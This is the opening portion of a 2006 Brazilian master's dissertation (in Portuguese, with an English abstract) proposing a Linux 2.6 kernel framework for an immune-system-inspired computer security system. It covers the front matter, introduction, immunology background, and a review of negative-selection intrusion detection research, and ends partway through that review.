Framework de Kernel para um Sistema de Segurança Imunológico

Martim d'Orey Posser de Andrade Carbone

Dissertação de Mestrado

Instituto de Computação
Universidade Estadual de Campinas

Framework de Kernel para um Sistema de Segurança Imunológico

Martim d'Orey Posser de Andrade Carbone[1]

Junho de 2006

Banca Examinadora:

- Prof. Dr. Paulo Lício de Geus
  Instituto de Computação, UNICAMP (Orientador)
- Prof. Dr. Célio Cardoso Guimarães
  Instituto de Computação, UNICAMP
- Prof. Dr. Carlos Alberto Maziero
  Centro de Ciências Exatas e de Tecnologia, PUC-PR
- Prof. Dr. Ricardo de Oliveira Anido
  Instituto de Computação, UNICAMP (Suplente)

[1]**Apoiado financeiramente pelo Conselho Nacional de Desenvolvimento Científico e Tecnológico (CNPq)**

Substitua pela ficha catalográfica

Substitua pela folha com a assinatura da banca

Framework de Kernel para um Sistema de Segurança Imunológico

Este exemplar corresponde à redação final da Dissertação devidamente corrigida e defendida por Martim d'Orey Posser de Andrade Carbone e aprovada pela Banca Examinadora.

Campinas, 23 de Junho de 2006.

Prof. Dr. Paulo Lício de Geus
Instituto de Computação, UNICAMP
(Orientador)

Dissertação apresentada ao Instituto de Computação, UNICAMP, como requisito parcial para a obtenção do título de Mestre em Ciência da Computação.

A todos aqueles que dedicaram suas vidas à ciência como ferramenta para melhoria da condição humana.

Computers are incredibly fast, accurate and stupid. Humans beings are incredibly slow, inaccurate and brilliant. Together they are powerful beyond imagination.

Albert Einstein

Agradecimentos

Aos meus pais, pelo apoio constante, incondicional e irrestrito em todos os sentidos possíveis, desde sempre. Seu exemplo de sucesso e competência me ensinou a sempre buscar o melhor naquilo que faço.

Aos meus familiares, pelo acolhimento, reconhecimento e encorajamento neste princípio de vida acadêmica.

Aos meus ancestrais, cujo suor e trabalho construiu ao longo dos tempos o caminho sem o qual esta conquista não existiria. Este trabalho é um tributo à sua memória.

Aos grandes mestres que tive a honra de conhecer nos últimos anos; seus ensinamentos me tornaram uma pessoa melhor em todos os sentidos.

Aos meus amigos, pelo júbilo nas horas felizes e o apoio nos momentos difíceis.

Aos meus colegas e ex-colegas de laboratório: Fabrício Sérgio de Paula, Cleymone Ribeiro dos Santos, Edmar Roberto Santana de Rezende, Diogo Ditzel Kropiwiec, Arthur Bispo de Castro, Felipe Massia Pereira, Eduardo Fernandes Piva, João Porto de Albuquerque, Guilherme César Soares Ruppert e Fernando Marques Figueira Filho. Foi uma honra conviver, trabalhar e aprender com vocês.

Ao meu orientador, Prof. Dr. Paulo Lício de Geus, pelos cinco anos de trabalho e aprendizado.

Ao CNPq, pelo apoio financeiro ao longo destes últimos dois anos.

Ao povo e à nação brasileira, de quem este trabalho veio e para quem retorna.

A Deus, por me guiar nos caminhos da vida.

Resumo

O crescimento alarmante da quantidade e da sofisticação dos ataques aos quais estão sujeitos os sistemas computacionais modernos traz à tona a necessidade por novos sistemas de segurança mais eficientes. Na natureza, há um sistema biológico que realiza esta tarefa com notável eficácia: o sistema imunológico humano. Este sistema é capaz de garantir a sobrevivência de um ser humano por décadas, além de ser capaz de aprender sobre novas ameaças e criar defesas para combatê-las. Sua eficácia, somada à semelhança entre o cenário da segurança biológica e o da segurança computacional, motivou a criação do projeto Imuno, cujo objetivo é a construção de um sistema de segurança para computadores baseado nos princípios do sistema imunológico humano.

Após o estudo inicial, a modelagem conceitual do sistema e a implementação de protótipos restritos de certas funcionalidades do sistema Imuno, este trabalho tem como objetivo avançar rumo à construção de um sistema de segurança imunológico completo, de escopo geral. Para isso, torna-se necessária a implementação de uma *framework* em nível de sistema operacional, que suporte as funcionalidades relacionadas à prevenção, detecção e resposta que serão utilizadas por este sistema de segurança.

Projetada para o *kernel* Linux 2.6, esta *framework* é composta por algumas *frameworks* pré-existentes, como *Linux Security Modules* (LSM), *Netfilter*, *Class-based Kernel Resource Management* (CKRM), *BSD Secure Levels* (SEClvl) e *UndoFS*, ajustadas de acordo com os requisitos levantados para a *framework*; e somadas a uma nova arquitetura de ganchos multifuncionais. Esta arquitetura expande a infraestrutura nativa dos ganchos LSM, tornando-os flexíveis e genéricos o bastante para serem utilizados com outras funcionalidades de segurança além de controle de acesso, como detecção e resposta, além de poderem ser controlados do espaço de usuário em tempo real.

Um protótipo foi implementado para a versão 2.6.12 do Linux e submetido a testes, visando avaliar tanto o impacto de desempenho gerado como também o seu comportamento em um cenário de ataque simulado. Os resultados destes testes são expostos no final deste trabalho, junto com as conclusões gerais sobre o projeto e propostas de extensão.

Abstract

The alarming growth in the quantity and the sophistication of the attacks that threaten modern computer systems shows the need for new, more efficient security systems. In nature, there is a biological system that accomplishes this task with a remarkable efficiency: the human immune system. Not only this system is capable of assuring the survival of a human being for decades; it is also capable of learning about new threats and creating defenses to fight them. Its efficiency, combined with the similarity that exists between the biological and the computer security problems, has motivated the creation of the Imuno project, whose goal is the construction of a computer security system based on the principles of the human immune system.

After initial studies, the system's conceptual modeling and the implementation of prototypes of certain Imuno functionalities, this project's goal is to advance towards the construction of a complete, general scope immune security system. In order to accomplish that, the implementation of an operating system level framework that supports the prevention, detection and response security functionalities to be used by such a system is necessary.

Designed for the 2.6 Linux kernel, this framework is composed of several pre-existing frameworks, such as *Linux Security Modules* (LSM), *Netfilter*, *Class-based Kernel Resource Management* (CKRM), *BSD Secure Levels* (SEClvl) and *UndoFS*, adjusted according to the framework requirements; and supplemented by a new multifunctional hook architecture. This architecture expands LSM's native hook infrastructure, making them flexible and generic enough to be used by other security functionalities beyond access control, such as detection and response, and also capable of being controlled from userspace in real-time.

A prototype has been implemented for Linux version 2.6.12 and submitted to various tests, aiming to evaluate the performance overhead it creates and its behavior in a simulated attack situation. These tests' results are shown at the end of this document, along with a general conclusion about the project and extension proposals.

Sumário

Lista de Figuras

Lista de Tabelas

Capítulo 1

Introdução

O crescimento da Internet proporcionou grandes benefícios à sociedade, como a integração e a comunicação rápida entre indivíduos ao redor do mundo e a disponibilização livre e contínua de grandes volumes de informação. Este crescimento também trouxe, porém, sérios problemas relacionados à segurança da informação na Internet, que, como se sabe, não foi originalmente projetada com este quesito em mente. Como resultado, a ocorrência de incidentes de segurança vem crescendo de forma alarmante, e novos ataques cada vez mais sofisticados vêm surgindo com uma velocidade crescente, a ponto de ameaçarem a estabilidade da Internet como um todo [MSkc02].

Neste novo contexto, o insucesso da pesquisa em segurança estritamente preventiva [SS75] (modelos de proteção e controle de acesso), que até o final da década de 80 representava o grosso do trabalho feito na área, demonstrou a inevitabilidade de ataques bem-sucedidos. Abordagens preventivas, é claro, continuaram a ser pesquisadas, dando origem a tecnologias de grande importância como *firewalls* e sistemas de prevenção a intrusão. Por outro lado, áreas de pesquisa como detecção de intrusão, tolerância a intrusão, forense digital e resposta a incidentes, que até então recebiam pouca atenção, tornaram-se grandes focos da pesquisa em segurança; uma tendência que continua nos dias de hoje. Mas apesar do grande progresso realizado nestes campos e a enorme gama de ferramentas lançadas, sua eficácia ainda é muito limitada. Isto se dá pela falta de integração entre as tecnologias e principalmente seu estatismo e baixa automatização. Tais características tornam-nas dependentes da supervisão constante por parte de seres humanos, e portanto lentas e ineficazes no combate às ameaças, que surgem a um ritmo cada vez maior.

Há portanto uma clara necessidade por novos modelos de segurança que sejam mais compatíveis com o modelo de ameaças atual ao qual estão sujeitos a maior parte dos computadores da Internet. Este modelo deve ser capaz de integrar tecnologias de prevenção, detecção e resposta a ataques, e também deve contar com autonomia e adaptabilidade, dispensando a supervisão constante de um ser humano para tarefas como atualização de

assinaturas de ataques ou extração de evidências digitais.

Na natureza, podemos encontrar um sistema biológico com função muito similar ao de um sistema de segurança computacional, que integra todas essas qualidades: o sistema imunológico humano. Este sistema é altamente eficaz na proteção do organismo, capaz de garantir sua sobrevivência por décadas mesmo sob constante ataque de vírus e bactérias potencialmente mortais. Além de funcionar de forma totalmente integrada nas diferentes etapas da resposta imunológica, também é altamente adaptável, sendo capaz de aprender sobre novas ameaças e desenvolver respostas específicas para combatê-las de forma autônoma.

O paralelo entre imunologia e segurança computacional vem sendo explorado desde o início da década de 90 [FPAC94], com resultados promissores nos campos de detecção de intrusão e agentes móveis. Estas pesquisas, entretanto, focam apenas no aproveitamento de mecanismos específicos do sistema imunológico humano–como a seleção negativa para detecção de intrusão por anomalias–deixando de lado uma visão mais ampla de seu funcionamento e da interação de seus subsistemas. O sistema imunológico, contudo, integra não apenas detecção mas também–colocando em termos computacionais–prevenção, tolerância a intrusão, análise forense, resposta a incidentes, aprendizado dinâmico e auto-proteção. Poderia, portanto, ser utilizado como base para o desenvolvimento de um sistema de segurança geral para computadores, que integre todas estas classes de funcionalidades.

Partindo do potencial desta idéia e da carência de trabalhos com essa visão, nasceu o projeto Imuno, com o objetivo de criar um sistema de segurança para computadores inspirado nos princípios do sistema imunológico humano. Os trabalhos iniciais foram desenvolvidos por Fabrício Sérgio de Paula, Diego de Assis Fernandes e Marcelo Abdalla dos Reis, que estabeleceram a base teórica para o sistema, e criaram um modelo conceitual do mesmo. Seus trabalhos culminaram na implementação de protótipos iniciais, de escopo restrito, com funcionalidades de resposta [Fer03], análise forense automatizadas [dR03], e detecção de intrusão adaptativa [dP04].

O objetivo final é, contudo, realizar uma implementação completa do sistema Imuno, de escopo geral, cobrindo o sistema como um todo e todas as classes de ataque. Embora o suporte a um protótipo restrito possa ser implementado de forma relativamente *ad hoc* no sistema operacional da máquina, um sistema completo exigiria uma infra-estrutura razoavelmente complexa em nível de sistema operacional, capaz de proporcionar ao sistema de segurança o suporte à monitoração e controle dos fluxos de dados necessários para as funcionalidades do sistema. Claramente, este suporte não pode ser implementado em nível de usuário, já que exige acesso privilegiado às estruturas internas do sistema operacional e seus subsistemas de baixo nível. Deve portanto ser implementado no interior do *kernel* do sistema operacional, criando uma infra-estrutura de suporte, ou seja, uma *framework* de *kernel*.

É notável a ausência de qualquer solução de segurança aberta que implemente uma *framework* como a desejada. A maior parte das soluções existentes em nível de sistema operacional são, como será visto, focadas na tarefa de prevenção ou ainda em outros aspectos isolados da segurança de sistemas. Não existe uma *framework* que integre todas as funcionalidades requeridas pelo sistema Imuno.

O objetivo deste projeto é, portanto, com base no estudo prévio feito pelos pesquisadores do projeto Imuno e também em estudos próprios, projetar e implementar uma *framework* genérica no *kernel* Linux 2.6 para o suporte das funcionalidades de prevenção, detecção e resposta (além de outras classes particulares do sistema) de um sistema de segurança imunológico baseado no modelo conceitual do Imuno. É importante deixar claro, porém, que este trabalho está focado na criação de somente uma parte do sistema de segurança, sua *framework* de suporte, e não dos módulos deste sistema. Ou seja, questões como a escolha e implementação dos algoritmos e heurísticas de detecção de intrusão, análise forense, geração de assinaturas, etc, estão situadas fora do escopo deste projeto.

Esta dissertação está organizada em duas partes: a Parte I, referente ao estudo e à revisão bibliográfica realizada; e a Parte II, voltada ao processo de desenvolvimento da *framework* propriamente dito. A Parte I é composta pelo Capítulo 2, que realiza uma revisão de algumas das principais pesquisas em imunologia computacional relevantes a este trabalho e introduz o sistema Imuno; Capítulo 3, que expõe o resultado do estudo realizado sobre as estruturas e funcionamento dos principais subsistemas do *kernel* Linux 2.6, de grande importância para a implementação da *framework*; e Capítulo 4, com uma análise das principais soluções de segurança em nível de *kernel* existentes atualmente. Já a Parte II inclui o Capítulo 5, contendo a análise de requisitos, projeto e descrição detalhada da implementação de um protótipo da *framework*; e o Capítulo 6, que descreve os testes realizados para validação do protótipo e analisa os resultados obtidos. A dissertação é concluída no Capítulo 7 com considerações finais acerca do trabalho realizado e a sugestão de futuras extensões ao protótipo.

Parte I

Revisão bibliográfica

Capítulo 2

Imunologia computacional e o projeto Imuno

A analogia entre sistemas biológicos e sistemas computacionais vem sendo explorada por pesquisadores há pelo menos quatro décadas, e de forma especialmente intensa nas últimas duas [Mit95]. Motivados pela alta sofisticação e eficácia dos sistemas biológicos, aprimorados ao longo de milhões de anos de evolução, cientistas da computação e biólogos têm pesquisado a sua utilização como fontes de inspiração em áreas como inteligência artificial, otimização de sistemas, tolerância a falhas e segurança computacional.

Uma dessas fontes de inspiração é o sistema imunológico humano[1]. Este sistema realiza com grande eficácia tarefas como reconhecimento de padrões, auto-regulação, auto-reparo, aprendizado dinâmico, entre outras bastante almejadas por desenvolvedores de *software*. O campo que pesquisa analogias entre o sistema imunológico e a computação é chamado *imunologia computacional* [Das99a, dCT02]. Entre todas, talvez a analogia mais clara esteja no campo da segurança computacional. Afinal, a principal função do sistema imunológico está na proteção do organismo contra ameaças externas. As qualidades deste poderoso sistema biológico têm estimulado, desde o início da década de 90, o estudo da aplicabilidade de seus princípios e mecanismos na resolução de problemas de segurança computacional.

Este capítulo tem como objetivo realizar uma breve descrição da estrutura e funcionamento do sistema imunológico humano (Seção 2.1), discutir os principais projetos de pesquisa desenvolvidos na área de imunologia computacional aplicada à segurança (Seção 2.2), e finalmente analisar o projeto-mestre no qual este trabalho está inserido (projeto Imuno), situando-o no contexto da pesquisa em imunologia computacional (Seção 2.3).

[1]Deste ponto em diante, qualquer referência ao *sistema imunológico* se referirá especificamente ao dos seres humanos.

2.1 Sistema imunológico humano

Um trabalho inspirado nos princípios do sistema imunológico humano deve, naturalmente, começar através de uma introdução à sua estrutura e funcionamento. Este estudo revelará as razões pelas quais o sistema imunológico constitui um modelo tão interessante para ser utilizado em segurança computacional.

Inicialmente, na Seção 2.1.1, será descrita a organização estrutural deste sistema, seguida de uma análise geral de seu funcionamento, na Seção 2.1.2. Finalmente, na Seção 2.1.3, serão analisados os princípios do sistema imunológico humano que o tornam interessante como modelo de segurança computacional. O estudo realizado e esta revisão foram baseados em diversos textos de imunologia: as referências [Imu06, dP04, FHS97], que fornecem uma visão geral do assunto; e também as referências [Das99a, dCT02], nas quais é feita uma discussão mais aprofundada.

2.1.1 Definição e estrutura

O sistema imunológico humano é um sistema biológico constituído de células e órgãos especializados cuja função é proteger o organismo contra a ação de entidades externas ao corpo. Os mais comuns são organismos invasores (denominados *patógenos*), como vírus e bactérias, e quaisquer outras substâncias estranhas. Trata-se, essencialmente, da tarefa de diferenciar as células e substâncias inatas do corpo, que compõem o conjunto *self*, das substâncias e organismos que não pertencem ao corpo, que compõem o conjunto *non-self*, tratando de eliminar a presença destes últimos.

O sistema imunológico humano pode ser dividido em dois subsistemas relacionados: o sistema imunológico inato e o sistema imunológico adaptativo, que formam diferentes camadas de proteção (Figura 2.1). Estes sistemas são descritos nas seções seguintes.

Sistema imunológico inato

Conforme ilustrado na Figura 2.1, a primeira camada de defesa imunológica é constituída pelo *Sistema Imunológico Inato*. Este sistema é caracterizado pela sua origem congênita e hereditária, permanecendo inalterado ao longo do tempo de vida do organismo. Também é marcado por sua incapacidade de diferenciar agentes patogênicos, reagindo de maneira igual a todos.

Este sistema é composto pela pele, que desempenha um papel preventivo, isolando o organismo do ambiente externo; barreiras químicas, como o ácido estomacal; e um exército de células denominadas *fagócitos*, que circulam na corrente sangüínea a procura de patógenos. O reconhecimento é feito através da reação entre proteínas presentes na superfície dos fagócitos, chamadas receptores, com componentes estruturais dos patógenos



Figura 2.1: Camadas de proteção do sistema imunológico humano *(©Fabrício Sérgio de Paula – Uma arquitetura de segurança computacional inspirada no sistema imunológico, 2004).*

estranhos ao corpo, chamados *antígenos*. Estes receptores são apenas capazes de reconhecer antígenos estruturalmente relacionados, sendo portanto não-específicos. Quando um receptor reage com um antígeno, o fagócito o envolve através um processo conhecido como fagocitose e o destrói.

O sistema inato representa a primeira camada de defesa do sistema imunológico, também desempenhando um papel importante no reparo do organismo após a ameaça ter sido eliminada. Entretanto, sua natureza estática, somada à limitação na sua capacidade de diferenciar antígenos, o tornam insuficiente para garantir a segurança do organismo. Estas faltas são sanadas pelo sistema imunológico adaptativo.

Sistema imunológico adaptativo

Em contraste ao sistema inato, o *Sistema Imunológico Adaptativo* é capaz de distinguir diferentes tipos de antígenos e reagir de forma específica contra estes. Além disso, sua

adaptabilidade lhe confere a capacidade de aprendizado e auto-ajuste. Assim, o sistema adaptativo é capaz de reconhecer e analisar antígenos até então desconhecidos, criar respostas específicas e mantê-las em sua memória imunológica, de forma que no futuro, possa reagir a estes de forma mais rápida e eficiente.

Este sistema é representado na Figura 2.1 como uma segunda camada de proteção, pois seu funcionamento é comumente ativado por sinais químicos provenientes do sistema inato, embora isso não ocorra necessariamente.

Seus componentes básicos são células geradas na medula óssea, denominadas linfócitos (tipos B e T), e seus produtos: os anticorpos e as linfocinas. Os receptores de linfócitos B são produzidos na forma de anticorpos e reconhecem diretamente os antígenos livres. Já os receptores de linfócitos T reconhecem somente moléculas especiais, denominadas MHC (*Major Histocompatibility Complex*), que expressam fragmentos de antígenos em sua superfície. Ao contrário do sistema inato, no qual um único receptor é capaz de reconhecer mais de um antígeno, no sistema adaptativo os receptores dos linfócitos realizam reconhecimento específico.

Os receptores dos linfócitos são gerados através de um processo conhecido como *seleção negativa*. Neste processo, detectores são inicialmente gerados através de um processo aleatório e em seguida sofrem um processo de maturação. Linfócitos B maturam na medula óssea, enquanto linfócitos T maturam no timo, um órgão dedicado a esta função. Pelo timo circula uma enorme quantidade de proteínas *self* do organismo, e os receptores gerados interagem com todas. Caso algum deles reaja a uma proteína *self*, o detector é destruído, a fim de evitar que ataque o próprio organismo, o que provocaria uma doença auto-imune. Finalmente, os receptores que não foram descartados são aqueles que não reagiram com proteínas *self*, e portanto são selecionados para servirem como detectores de *non-self*. Este processo de seleção negativa é em parte responsável pela enorme variedade de antígenos que o sistema imunológico humano consegue detectar.

2.1.2 Funcionamento geral

O primeiro obstáculo a ser superado por um organismo invasor são as barreiras químicas e físicas do sistema inato, ou seja, a pele e os ácidos estomacais. Caso essa primeira camada preventiva seja superada, cabe aos fagócitos do sistema inato a tarefa de detectá-lo através dos receptores não-específicos existentes em sua superfície, que reagem aos antígenos presentes na superfície do patógeno. Caso a detecção ocorra, o antígeno é envolvido pelo fagócito em um processo chamado fagocitose, e em seguida destruído. Em seguida, os fagócitos passam a expressar em sua superfície moléculas MHC combinadas com fragmentos do antígeno. O sistema inato também inicia uma *resposta primária*, não-específica à ameaça detectada. Esta resposta consiste na secreção de substâncias

específicas, inflamação e febre, com o objetivo de retardar o progresso do agente invasor até que o sistema adaptativo possa neutralizá-lo por completo. Antígenos também podem ser detectados por linfócitos B, que possuem em sua superfície detectores gerados através do método de seleção negativa, conforme descrito anteriormente. Caso isso ocorra, os linfócitos B destroem o antígeno e ativam os linfócitos T.

Após a ativação do sistema adaptativo por sinais químicos, linfócitos capazes de reagir com o antígeno são atraídos ao local onde a identificação inicial foi feita. Através de um processo de *evolução clonal*, os linfócitos T e B atraídos se reproduzem, aumentando assim o exército de combate. Em seguida, estes linfócitos passam por um processo de *maturação de afinidade*, no qual são evoluídos de forma a aumentar ainda mais a sua afinidade ao antígeno alvo e na geração de anticorpos mais eficazes. Parte destes linfócitos são convertidos em células de memória, e passam a constituir parte da memória imunológica, armazenando informações sobre o antígeno para serem usadas em futuras exposições. Após esta fase de maturação, é iniciada a *resposta secundária* específica do sistema imunológico. Estimulados pelos linfócitos T, os linfócitos B iniciam a produção de anticorpos, que então reagem com os antígenos presentes na superfície dos patógenos, deixando-os marcados para destruição por parte dos fagócitos. Os linfócitos T também destroem as células infectadas, a fim de impedir a reprodução do organismo invasor. Finalmente, conforme a infecção é contida, os estímulos imunológicos vão diminuindo e a resposta imunológica chega ao fim.

Caso o patógeno (e conseqüentemente os antígenos que o compõem) já seja conhecido pelo sistema imunológico, a resposta é substancialmente mais rápida. Nesse caso, após ter sido detectada a presença de um agente patogênico, a resposta secundária é iniciada imediatamente, praticamente não havendo uma resposta primária. Neste cenário, os linfócitos de memória contendo informações sobre a estrutura do patógeno iniciam imediatamente a produção de anticorpos e a infecção é rapidamente eliminada.

2.1.3 Princípios do sistema imunológico humano

A partir da descrição do sistema imunológico feita acima, é possível verificar em sua estrutura uma série de princípios operacionais, conforme apontado em [SHF97]:

- **Distribuição e paralelismo:** o sistema imunológico humano não conta com qualquer mecanismo coordenador central, sendo totalmente distribuído. Isso lhe confere uma grande robustez e paralelismo;

- **Multicamada:** sua estrutura multicamada, ilustrada na Figura 2.1, previne a existência de um ponto único de falhas, lhe conferindo maior robustez;

- **Diversidade:** a grande diversidade imunológica existente entre indivíduos de uma mesma espécie diminui as chances de que a espécie como um todo seja vulnerável a um determinado patógeno;
- **Descartabilidade:** a destruição de um ou mais componentes individuais (como um linfócito ou um fagócito) do sistema imunológico não compromete o seu funcionamento graças ao seu caráter distribuído e à constante reposição de células feita pelo corpo;
- **Autonomia:** o sistema imunológico é completamente autônomo, tanto em seu funcionamento quanto em sua manutenção, não requerindo intervenção por qualquer entidade externa;
- **Adaptabilidade e memória:** o sistema imunológico é capaz de aprender e se auto-modificar em função de novas ameaças encontradas. Além disso, é capaz de construir e manter uma memória imunológica das ameaças às quais foi exposto, tornando a resposta a uma futura exposição mais rápida e eficaz;
- **Auto-proteção:** o sistema imunológico protege todas as células do organismo, incluindo as suas próprias;
- **Mudança dinâmica de cobertura:** através do processo de geração aleatória de receptores e sua constante renovação,o sistema imunológico é capaz de detectar uma imensa variedade de antígenos;
- **Detecção de anomalias:** o sistema imunológico é capaz de identificar patógenos através da observação de comportamento e estruturas anômalas pelo sistema inato;
- **Detecção não-específica:** a existência de receptores não-específicos nas células do sistema imunológico humano possibilita que um único receptor seja capaz de identificar uma ampla gama de antígenos, não ficando restrito a um único;

Os trabalhos descritos a seguir demonstram como alguns dos mecanismos e princípios imunológicos descritos acima foram utilizados na criação de novas técnicas e modelos para uso em segurança computacional.

2.2 Pesquisa relacionada

A partir do início dos anos 90, pesquisadores começaram a investigar as semelhanças entre a tarefa do sistema imunológico humano de garantir a sobrevivência de um ser humano, e a de um sistema de segurança de proteger um sistema computacional. Teve assim início

a pesquisa visando o uso de técnicas e princípios deste sistema como fonte de inspiração para a resolução de problemas em segurança computacional, especificamente em áreas como detecção de intrusão, detecção de alterações, resposta automatizada e segurança de redes. Esta seção analisa os principais trabalhos realizados nessas áreas.

2.2.1 Forrest et al.

O grupo comandado por Stephanie Forrest, da Universidade do Novo México, é pioneiro na exploração da analogia entre sistemas imunes e segurança computacional. Além disso, trata-se do grupo com o maior número de trabalhos publicados na área, resultantes de pesquisas em várias direções. Seus principais trabalhos são discutidos a seguir.

Detecção de anomalias por seleção negativa

As primeiras pesquisas deste grupo se concentraram na adaptação e utilização do mecanismo de seleção negativa do sistema imunológico para detecção de intrusão por anomalias. Nestes trabalhos, assume-se que a tarefa do sistema imunológico e de um sistema de segurança é a mesma: a diferenciação entre *self* (legítimo) e *non-self* (intrusivo), e com base nisso explora-se a possibilidade de se criar um algoritmo de seleção negativa para detecção de *non-self* em computadores.

Inicialmente, em [FPAC94], foi proposto um algoritmo para detecção de alterações em arquivos. Primeiramente, este algoritmo gera de forma pseudo-aleatória um conjunto de *strings* candidatos, de tamanho predefinido, que então tenta casar com todos as informações pertencentes ao conjunto *self*. Caso haja um casamento, o *string* é descartado; do contrário, é selecionado como um detector.

Na monitoração, os objetos de dados monitorados são varridos pelo conjunto de detectores gerados, a procura de casamentos. Caso ocorra um casamento (*match*) parcial ou total de um ou mais detectores, uma anomalia é detectada, isto é, um elemento *non-self* foi encontrado.

Este trabalho apresentou resultados encorajadores e deu origem a publicações como [DFH96, DFH97], que estendem a proposta original através do estudo mais aprofundado de conceitos teóricos e da proposta de algoritmos mais eficientes; e, mais recentemente, em [EFH04, EAFH04].

Em [FHSL96], o princípio explorado acima foi adaptado para a monitoração dinâmica de chamadas de sistemas invocadas por processos UNIX, visando detectar invasões. Este trabalho assume que o comportamento normal de um processo pode ser definido pelas seqüências de chamadas de sistema executadas pelo mesmo. Na ocorrência de um ataque, espera-se que seqüências não-usuais sejam executadas pelo processo.

Partindo desse princípio, foi proposta a criação de uma base de dados contendo o comportamento usual de invocação de chamadas de sistema para cada processo monitorado. Uma vez construída, esta base é utilizada por um monitorador na detecção de discrepâncias entre as seqüencias de chamadas reais do processo e aquelas modeladas na base. Caso o número de discrepâncias ultrapasse um determinado limite, é detectada uma anomalia. O monitoramento é feito através do casamento de seqüências curtas de chamadas executadas pelo processo.

O projeto foi validado preliminarmente com bons resultados através de experimentos envolvendo o aplicativo *sendmail*, apesar dos altos índices de falsos positivos gerados quando o programa monitorado é utilizado legitimamente de uma forma não-usual.

Esta idéia foi aprimorada em [HFS98], no qual foram introduzidas técnicas de captura de seqüências mais apuradas, parâmetros foram fixados e os dados foram coletados em ambientes reais de produção. Os testes, contudo, não revelaram grandes melhorias.

Os dois trabalhos discutidos acima foram amplamente reconhecidos pela comunidade científica [FHS97], e criaram as bases para todas as futuras iniciativas de pesquisa em imunologia computacional por parte deste grupo e de outros.

Arquitetura para um sistema imunológico artificial

Partindo dos resultados iniciais obtidos nas pesquisas descritas anteriormente, Steven Hofmyer e Stephanie Forrest avançaram no sentido de projetar e implementar um sistema imunológico artificial baseado nos conceitos e algoritmos estudados. Proposta e elaborada em [Hof99, HF99, HF00], a arquitetura ARTIS (*Artificial Immune System)* se baseia em vários princípios do sistema imunológico humano como diversidade, distribuição, tolerância a falhas, aprendizado dinâmico e adaptabilidade.

A arquitetura ARTIS modela detectores como cadeias de bits de tamanho fixo, gerados através do algoritmo de seleção negativa descrito anteriormente. Inicialmente desativados, detectores tornam-se ativos somente após terem casado com um número predeterminado de *strings* no fluxo de dados sendo analisado. Esta medida visa reduzir o número de falsos positivos gerados. Quando ativados, os detectores agem durante um certo tempo de vida, até serem descartados pelo sistema, a não ser que recebam uma coestimulação originada de um agente humano, quando então se tornam detectores de memória e sua presença no sistema se torna permanente. O ciclo de vida de um detector é ilustrado na Figura 2.2. Nesta arquitetura, a detecção é feita de maneira distribuída entre os nós de uma rede (cada um possui seu conjunto de detectores), lhe conferindo robustez; e não há comunicação entre estes nós, lhe conferindo escalabilidade.

Medidas de resposta automatizada, que poderiam ser integradas à arquitetura, são apenas vagamente propostas. O foco principal do trabalho é, claramente, a detecção de intrusão.

